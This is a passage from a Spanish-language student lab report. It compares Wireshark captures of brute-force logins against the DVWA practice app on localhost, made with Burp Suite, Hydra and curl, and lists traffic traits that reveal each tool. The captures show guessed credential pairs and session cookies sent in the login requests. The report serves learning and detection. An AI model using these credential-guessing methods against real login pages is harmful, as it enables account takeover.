Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-15 23:59:45

Figura 19: Obtención de dos pares de usuario/contraseñas en Hydra

2.13. Explicación paquete curl (tráfico)

A continuación se muestra en la figura 20 el comportamiento de los paquetes que son enviados al usar el comando curl junto con la descripción de lo que se envía como formulario en la petición GET.

1 0.000000000	172.17.0.1	172.17.0.2	TCP	74 36424 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1246103434 TSecr=0 WS=128	
2 0.000029104	172.17.0.2	172.17.0.1	TCP	74 80 → 36424 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3550185385 TSecr=	
3 0.000036709	172.17.0.1	172.17.0.2	TCP	66 36424 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1246103434 TSecr=3550185385	
4 0.000100258	172.17.0.1	172.17.0.2	HTTP	859 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1	
5 0.000148784	172.17.0.2	172.17.0.1	TCP	66 80 → 36424 [ACK] Seq=1 Ack=794 Win=31872 Len=0 TSval=3550185385 TSecr=1246103434	
6 0.010267142	172.17.0.2	172.17.0.1	HTTP	4751 HTTP/1.1 200 OK (text/html)	
7 0.010286708	172.17.0.1	172.17.0.2	TCP	66 36424 → 80 [ACK] Seq=794 Ack=4686 Win=31872 Len=0 TSval=1246103444 TSecr=3550185395	
8 0.011428352	172.17.0.1	172.17.0.2	TCP	66 36424 → 80 [FIN, ACK] Seq=794 Ack=4686 Win=31872 Len=0 TSval=1246103445 TSecr=3550185395	
9 0.011490674	172.17.0.2	172.17.0.1	TCP	66 80 → 36424 [FIN, ACK] Seq=4686 Ack=795 Win=31872 Len=0 TSval=3550185396 TSecr=1246103445	
10 0.011508417	172.17.0.1	172.17.0.2	TCP	66 36424 → 80 [ACK] Seq=795 Ack=4687 Win=31872 Len=0 TSval=1246103445 TSecr=3550185396	

Frame 4: 859 bytes on wire (6872 bits), 859 bytes captured (6872 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:c1:05:cd:75 (02:42:c1:05:cd:75), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 36424, Dst Port: 80, Seq: 1, Ack: 1, Len: 793
Hypertext Transfer Protocol
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
[Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Request Method: GET
Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
Request Version: HTTP/1.1
Host: localhost:8880
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3f3qta4fa080ligcb0h860tfm6; security=low
Proxy-Connection: keep-alive
Referer: http://localhost:8880/vulnerabilities/brute/
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?
sec-ch-ua-platform: "Linux"

[Full request URI: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&Login=Login]
[HTTP request 1/1]
[Response in frame: 6]

Figura 20: Paquete HTTP generado por cURL visto desde Wireshark

Se puede notar que en el comportamiento de los paquetes TCP se evidencia un three-way handshake con el cual se establece una comunicación entre ambas maquinas para el envío del formulario.

2.14. Explicación paquete burp (tráfico)

En Burpsuite se establece conexión por un three-way handshake mediante el protocolo TCP para cada petición HTTP request para luego finalizar esa conexión una vez recibida alguna respuesta por parte de la página DVWA. Como Burpsuite está ejecutando un ataque por fuerza bruta, por cada HTTP request que envía se debe establecer conexión TCP. A continuación se evidencia en la figura 21 el comportamiento de los paquetes antes mencionados:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.2	TCP	74	42782 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1243114142 TSecr=0 WS=128
2	0.000023504	172.17.0.2	172.17.0.1	TCP	74	80 → 42782 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3547196093 TSecr=1243114142 WS=128
3	0.000030677	172.17.0.1	172.17.0.2	TCP	66	42782 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1243114142 TSecr=3547196093
4	0.000068768	172.17.0.1	172.17.0.2	HTTP	894	GET /vulnerabilities/brute/?username=USUARIO&password=CONTRASENIA&Login=Login HTTP/1.1
5	0.000096820	172.17.0.2	172.17.0.1	TCP	66	80 → 42782 [ACK] Seq=1 Ack=829 Win=31872 Len=0 TSval=3547196093 TSecr=1243114142
6	0.002044195	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
7	0.002070003	172.17.0.1	172.17.0.2	TCP	66	42782 → 80 [ACK] Seq=829 Ack=1806 Win=31872 Len=0 TSval=1243114144 TSecr=3547196095
8	0.076614471	172.17.0.1	172.17.0.2	TCP	74	42792 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1243114219 TSecr=0 WS=128
9	0.076637434	172.17.0.2	172.17.0.1	TCP	74	80 → 42792 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3547196170 TSecr=1243114219 WS=128
10	0.076644638	172.17.0.1	172.17.0.2	TCP	66	42792 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1243114219 TSecr=3547196170
11	0.076730693	172.17.0.1	172.17.0.2	HTTP	889	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
12	0.076756932	172.17.0.2	172.17.0.1	TCP	66	80 → 42792 [ACK] Seq=1 Ack=824 Win=31872 Len=0 TSval=3547196170 TSecr=1243114219
13	0.078600063	172.17.0.2	172.17.0.1	HTTP	1888	HTTP/1.1 200 OK (text/html)
14	0.078617776	172.17.0.1	172.17.0.2	TCP	66	42792 → 80 [ACK] Seq=824 Ack=1823 Win=31872 Len=0 TSval=1243114221 TSecr=3547196172
15	0.178094276	172.17.0.1	172.17.0.2	TCP	74	42808 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1243114320 TSecr=0 WS=128
16	0.178117560	172.17.0.2	172.17.0.1	TCP	74	80 → 42808 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3547196271 TSecr=1243114320 WS=128
17	0.178124803	172.17.0.1	172.17.0.2	TCP	66	42808 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1243114320 TSecr=3547196271
18	0.178931258	172.17.0.1	172.17.0.2	HTTP	888	GET /vulnerabilities/brute/?username=1337&password=password&Login=Login HTTP/1.1
19	0.178966063	172.17.0.2	172.17.0.1	TCP	66	80 → 42808 [ACK] Seq=1 Ack=823 Win=31872 Len=0 TSval=3547196272 TSecr=1243114321
20	0.180909822	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
21	0.180929429	172.17.0.1	172.17.0.2	TCP	66	42808 → 80 [ACK] Seq=823 Ack=1806 Win=31872 Len=0 TSval=1243114323 TSecr=3547196274
22	0.304982264	172.17.0.1	172.17.0.2	TCP	74	42822 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1243114447 TSecr=0 WS=128
23	0.305007280	172.17.0.2	172.17.0.1	TCP	74	80 → 42822 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3547196398 TSecr=1243114447 WS=128
24	0.305015365	172.17.0.1	172.17.0.2	TCP	66	42822 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1243114447 TSecr=3547196398
25	0.305107367	172.17.0.1	172.17.0.2	HTTP	888	GET /vulnerabilities/brute/?username=admin&password=charley&Login=Login HTTP/1.1
26	0.305143535	172.17.0.2	172.17.0.1	TCP	66	80 → 42822 [ACK] Seq=1 Ack=823 Win=31872 Len=0 TSval=3547196398 TSecr=1243114447
27	0.307046196	172.17.0.2	172.17.0.1	HTTP	1871	HTTP/1.1 200 OK (text/html)
28	0.307065081	172.17.0.1	172.17.0.2	TCP	66	42822 → 80 [ACK] Seq=823 Ack=1806 Win=31872 Len=0 TSval=1243114449 TSecr=3547196400
29	0.456764456	172.17.0.1	172.17.0.2	TCP	74	42830 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1243114599 TSecr=0 WS=128
30	0.456787760	172.17.0.2	172.17.0.1	TCP	74	80 → 42830 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3547196550 TSecr=1243114599 WS=128
31	0.456794843	172.17.0.1	172.17.0.2	TCP	66	42830 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1243114599 TSecr=3547196550
32	0.456887506	172.17.0.1	172.17.0.2	HTTP	887	GET /vulnerabilities/brute/?username=1337&password=charley&Login=Login HTTP/1.1
33	0.456908124	172.17.0.2	172.17.0.1	TCP	66	80 → 42830 [ACK] Seq=1 Ack=822 Win=31872 Len=0 TSval=3547196550 TSecr=1243114599
34	0.458727110	172.17.0.2	172.17.0.1	HTTP	1893	HTTP/1.1 200 OK (text/html)
35	0.458744693	172.17.0.1	172.17.0.2	TCP	66	42830 → 80 [ACK] Seq=822 Ack=1828 Win=31872 Len=0 TSval=1243114601 TSecr=3547196552

Figura 21: Comportamiento del tráfico generado por Burpsuite visto desde Wireshark

2.14 Explicación del Desarrollo de las ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Los paquetes que envía Burpsuite son los seleccionados en color celeste. Por otra parte, en la siguiente figura 22 se muestra la estructura de un paquete enviado por Burpsuite:

```
4 0.000068768 172.17.0.1 172.17.0.2 HTTP 894 GET /vulnerabilities/brute/?username=USUARIO&password=CONTRASENIA&Login=Login HTTP/1.1
Frame 4: 894 bytes on wire (7152 bits), 894 bytes captured (7152 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:c1:05:cd:75 (02:42:c1:05:cd:75), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 42782, Dst Port: 80, Seq: 1, Ack: 1, Len: 828
Hypertext Transfer Protocol
> GET /vulnerabilities/brute/?username=USUARIO&password=CONTRASENIA&Login=Login HTTP/1.1\r\n
Host: localhost:8880\r\n
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"\r\n
sec-ch-ua-mobile: ?0\r\n
sec-ch-ua-platform: "Linux"\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-User: ?1\r\n
Sec-Fetch-Dest: document\r\n
Referer: http://localhost:8880/vulnerabilities/brute/\r\n
Accept-Encoding: gzip, deflate, br\r\n
Accept-Language: en-US,en;q=0.9\r\n
> Cookie: PHPSESSID=3f3qta4fau8oligcb0h86otfm6; security=low\r\n
Connection: keep-alive\r\n
\r\n
[Full request URI: http://localhost:8880/vulnerabilities/brute/?username=USUARIO&password=CONTRASENIA&Login=Login]
[HTTP request 1/1]
[Response in frame: 6]
```

Figura 22: Estructura de un Paquete HTTP generado por Burpsuite visto desde Wireshark

2.15. Explicación paquete hydra (tráfico)

El tráfico generado por Hydra es similar al de Burpsuite con la diferencia que inicialmente se hacen ráfagas de three-way handshake de tipo ACK del protocolo TCP con el objetivo de establecer comunicación con DVWA y enviarle paquetes HTTP request. A continuación se muestra una figura 23 del comportamiento del tráfico generado por Hydra con los HTTP request seleccionados:

No.	Time	Source	Destination	Protocol	Length	Info
127	0.059325682	172.17.0.1	172.17.0.2	TCP	66	42836 → 80 [ACK] Seq=156 Ack=4615 Win=31872 Len=0 TSval=1246230652 TSecr=3550312603
128	0.059359626	172.17.0.2	172.17.0.1	TCP	66	80 → 42836 [FIN, ACK] Seq=4615 Ack=156 Win=31872 Len=0 TSval=3550312603 TSecr=1246230652
129	0.078586948	172.17.0.1	172.17.0.2	TCP	66	42906 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230672 TSecr=3550312581
130	0.082590423	172.17.0.1	172.17.0.2	TCP	66	42820 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230676 TSecr=3550312585
131	0.086570364	172.17.0.1	172.17.0.2	TCP	66	42846 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230680 TSecr=3550312584
132	0.090786863	172.17.0.1	172.17.0.2	TCP	66	42884 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230684 TSecr=3550312590
133	0.090796626	172.17.0.1	172.17.0.2	TCP	66	42854 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230684 TSecr=3550312587
134	0.090803224	172.17.0.1	172.17.0.2	TCP	66	42872 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230684 TSecr=3550312592
135	0.094825499	172.17.0.1	172.17.0.2	TCP	66	42828 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230688 TSecr=3550312596
136	0.098831339	172.17.0.1	172.17.0.2	TCP	66	42900 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230692 TSecr=3550312598
137	0.098836298	172.17.0.1	172.17.0.2	TCP	66	42870 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230692 TSecr=3550312601
138	0.102856115	172.17.0.1	172.17.0.2	TCP	66	42870 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230696 TSecr=3550312603
139	0.138205528	172.17.0.1	172.17.0.2	TCP	66	42906 → 80 [FIN, ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230731 TSecr=3550312581
140	0.138241706	172.17.0.2	172.17.0.1	TCP	66	80 → 42906 [ACK] Seq=4616 Ack=157 Win=31872 Len=0 TSval=3550312682 TSecr=1246230731
141	0.139005259	172.17.0.1	172.17.0.2	TCP	74	42984 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1246230732 TSecr=0 WS=128
142	0.139024866	172.17.0.2	172.17.0.1	TCP	74	80 → 42984 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3550312683 TSecr=1246230732 WS=128
143	0.139032750	172.17.0.1	172.17.0.2	TCP	66	42984 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1246230732 TSecr=3550312683
144	0.139118186	172.17.0.1	172.17.0.2	HTTP	265	GET /vulnerabilities/brute/?username=carlos&password=dragon&Login=Login HTTP/1.0
145	0.139174261	172.17.0.2	172.17.0.1	TCP	66	80 → 42984 [ACK] Seq=1 Ack=200 Win=31872 Len=0 TSval=3550312683 TSecr=1246230732
146	0.140376029	172.17.0.2	172.17.0.1	HTTP	4680	HTTP/1.1 200 OK (text/html)
147	0.140394223	172.17.0.1	172.17.0.2	TCP	66	42922 → 80 [ACK] Seq=156 Ack=4615 Win=31872 Len=0 TSval=1246230734 TSecr=3550312685
148	0.140437013	172.17.0.2	172.17.0.1	TCP	66	80 → 42922 [FIN, ACK] Seq=4615 Ack=156 Win=31872 Len=0 TSval=3550312685 TSecr=1246230734
149	0.140703361	172.17.0.1	172.17.0.2	TCP	66	42846 → 80 [ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230734 TSecr=3550312584
150	0.140728298	172.17.0.2	172.17.0.1	TCP	66	80 → 42846 [ACK] Seq=4616 Ack=157 Win=31872 Len=0 TSval=3550312685 TSecr=1246230734
151	0.140971157	172.17.0.1	172.17.0.2	TCP	74	42986 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1246230734 TSecr=0 WS=128
152	0.140985174	172.17.0.2	172.17.0.1	TCP	74	80 → 42986 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3550312685 TSecr=1246230734 WS=128
153	0.140992968	172.17.0.1	172.17.0.2	TCP	66	42986 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1246230734 TSecr=3550312685
154	0.141049980	172.17.0.1	172.17.0.2	HTTP	265	GET /vulnerabilities/brute/?username=carlos&password=querty&Login=Login HTTP/1.0
155	0.141066411	172.17.0.2	172.17.0.1	TCP	66	80 → 42986 [ACK] Seq=1 Ack=200 Win=31872 Len=0 TSval=3550312685 TSecr=1246230734
156	0.141629739	172.17.0.1	172.17.0.2	TCP	66	42820 → 80 [FIN, ACK] Seq=156 Ack=4616 Win=31872 Len=0 TSval=1246230735 TSecr=3550312585
157	0.141654726	172.17.0.2	172.17.0.1	TCP	66	80 → 42820 [ACK] Seq=4616 Ack=157 Win=31872 Len=0 TSval=3550312686 TSecr=1246230735
158	0.142011649	172.17.0.1	172.17.0.2	TCP	74	42992 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=1246230735 TSecr=0 WS=128
159	0.142023141	172.17.0.2	172.17.0.1	TCP	74	80 → 42992 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3550312686 TSecr=1246230735 WS=128
160	0.142029152	172.17.0.1	172.17.0.2	TCP	66	42992 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1246230735 TSecr=3550312686
161	0.142133478	172.17.0.1	172.17.0.2	HTTP	265	GET /vulnerabilities/brute/?username=carlos&password=123456&Login=Login HTTP/1.0

Figura 23: Comportamiento del tráfico generado por Hydra visto desde Wireshark

Además se ha seleccionado el paquete número 144 para ver su contenido tal y como se muestra en la siguiente figura 24:

No.	Time	Source	Destination	Protocol	Length	Info
144	0.139118186	172.17.0.1	172.17.0.2	HTTP	265	GET /vulnerabilities/brute/?username=carlos&password=dragon&Login=Login HTTP/1.0
> Frame 144: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits) on interface docker0, id 0 > Ethernet II, Src: 02:42:c1:05:cd:75 (02:42:c1:05:cd:75), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02) > Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2 > Transmission Control Protocol, Src Port: 42984, Dst Port: 80, Seq: 1, Ack: 1, Len: 199 > Hypertext Transfer Protocol						
GET /vulnerabilities/brute/?username=carlos&password=dragon&Login=Login HTTP/1.0\r\n > [Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=carlos&password=dragon&Login=Login HTTP/1.0\r\n]						
Request Method: GET						
Request URI: /vulnerabilities/brute/?username=carlos&password=dragon&Login=Login						
Request Version: HTTP/1.0						
> Cookie: security=low;PHPSESSID=3f3qta4fau8oligcb0h86otfm6\r\n Host: localhost:8880\r\n User-Agent: Mozilla/5.0 (Hydra)\r\n \r\n [Full request URI: http://localhost:8880/vulnerabilities/brute/?username=carlos&password=dragon&Login=Login]						
[HTTP request 1/1]						
[Response in frame: 227]						

Figura 24: Estructura de un Paquete HTTP generado por Hydra visto desde Wireshark

Como se puede apreciar, la petición HTTP request que se envía al servidor tiene menos

campos en su contenido que los paquetes de Burpsuite. Por otro lado, cabe a destacar que solo estan los campos más importantes para hacer el ataque por fuerza bruta.

2.16. Mención de las diferencias (tráfico)

En el caso de Burpsuite, se comienza con un three-way handshake por cada solicitud HTTP request para luego esperar una respuesta y finalizar la comunicación.

En Hydra se comienza con una ráfaga de three-way handshake de paquetes TCP para establecer comunicación seguido de enviar un HTTP request y esperar la respuesta para finalizar la conexión. Además, cabe a destacar que a diferencia de Burpsuite, Hydra no espera a terminar la comunicación antes de que se envíe otro paquete TCP por lo que en ese sentido no es secuencial y el comportamiento del tráfico puede variar.

Por otra parte, el tráfico generado al usar el comando curl se comporta igual que en Burpsuite con respecto a comenzar con un three-way handshake seguido de hacer el HTTP request y esperar la respuesta del HTTP para finalizar la conexión.

2.17. Detección de SW (tráfico)

Para detectar a que software corresponde cada tráfico se mostrará a continuación un paquete HTTP request generado normalmente desde el navegador al haber ingresado las credenciales con el fin de notar las diferencias entre cada tráfico en la figura 25:

```

4 0.783387003 172.17.0.1 172.17.0.2 HTTP 691 GET /vulnerabilities/brute/?username=admin&pa
Frame 4: 691 bytes on wire (5528 bits), 691 bytes captured (5528 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:98:04:1b:4e (02:42:98:04:1b:4e), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 60962, Dst Port: 80, Seq: 1, Ack: 1, Len: 625
Hypertext Transfer Protocol
> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
Host: localhost:8880\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate, br\r\n
Connection: keep-alive\r\n
Referer: http://localhost:8880/vulnerabilities/brute/\r\n
> Cookie: PHPSESSID=ilss4k769c6ccqa10cl797o672; security=low\r\n
Upgrade-Insecure-Requests: 1\r\n
Sec-Fetch-Dest: document\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-User: ?1\r\n
\r\n
[Full request URI: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&Login=Login]
[HTTP request 1/1]
[Response in frame: 6]

```

Figura 25: Formato de un paquete HTTP request generado normalmente desde el navegador

- Hydra: Se puede detectar muy facilmente ya que además de que le faltan muchos apartados de los que si tiene el original, en User Agent contiene “Mozilla/5.0 (Hydra)” cosa que delata el software. También se observan patrones en el comportamiento de los paquetes en el tráfico generado, como la rafaga de three-way handshake.
- Burpsuite: Hay diferencias en el apartado de User Agent que delatan el paquete, en este caso su valor es “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36”. Además, el tamaño del paquete es distinto para Burpsuite y para un paquete generado normalmente en el navegador. Otra observación es que los campos no estan en el mismo orden lo cual a simple vista podría no ser considerado.
- Comando curl: En el apartado User Agent contiene “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36” y el apartado “Connection” esta nombrado como “Proxy-connection” cosa que delata el uso del comando curl. Tambien se añaden nuevos campos como “sec-ch-ua-platform” que dan a entender la plataforma desde donde se hace la petición HTTP.

Conclusiones y comentarios

Por ultimo, el uso de software como Burpsuite y Hydra fueron fundamentales para entender una de las formas en las que se hacen ataques por fuerza bruta hacia un servidor web. En este caso, se usa DVWA para hacer las pruebas en un entorno controlado para un uso ético de los softwares mientras se hacen las pruebas.

Por otra parte, a pesar de que en Burpsuite y Hydra se pueden hacer ataques por fuerza bruta, el tráfico generado tiene un comportamiento y una estructura distinta. En el caso de curl, no funciona para hacer ataques por fuerza bruta, no obstante sigue patrones muy similares encuanto al three-way handshake en la generación de paquetes.

Una observación a la hora de usar la fuerza bruta mediante diccionarios es que Hydra es mucho más rápido en función de tiempo en encontrar las credenciales válidas a diferencia de Burpsuite. Esto puede ser debido a que Hydra no almacena el código HTML como lo hace Burpsuite.

Bibliografía

El apoyo y manejo de algunos comandos se hizo con una combinación entre el uso de herramientas de IA's de código generativas como Chatgpt y Microsoft Bing y a su vez de documentación formal dada por la pagina oficial de Scapy, keepcoding.

- Explicación de ataque por fuerza bruta por parte del sitio web keepcoding acá
- Explicación de las distintas opciones de ataque por fuerza bruta en Burpsuite del sitio web securitybydefault acá
- Documentación de instalación de Hydra dada por kali acá
- Comando proporcionado por vanhauser-thc en Github para hacer ataques por fuerza bruta en Hydra para DVWA acá
- Comando curl al ingresar las credenciales inválidas: acá
- Comando curl al ingresar las credenciales válidas: acá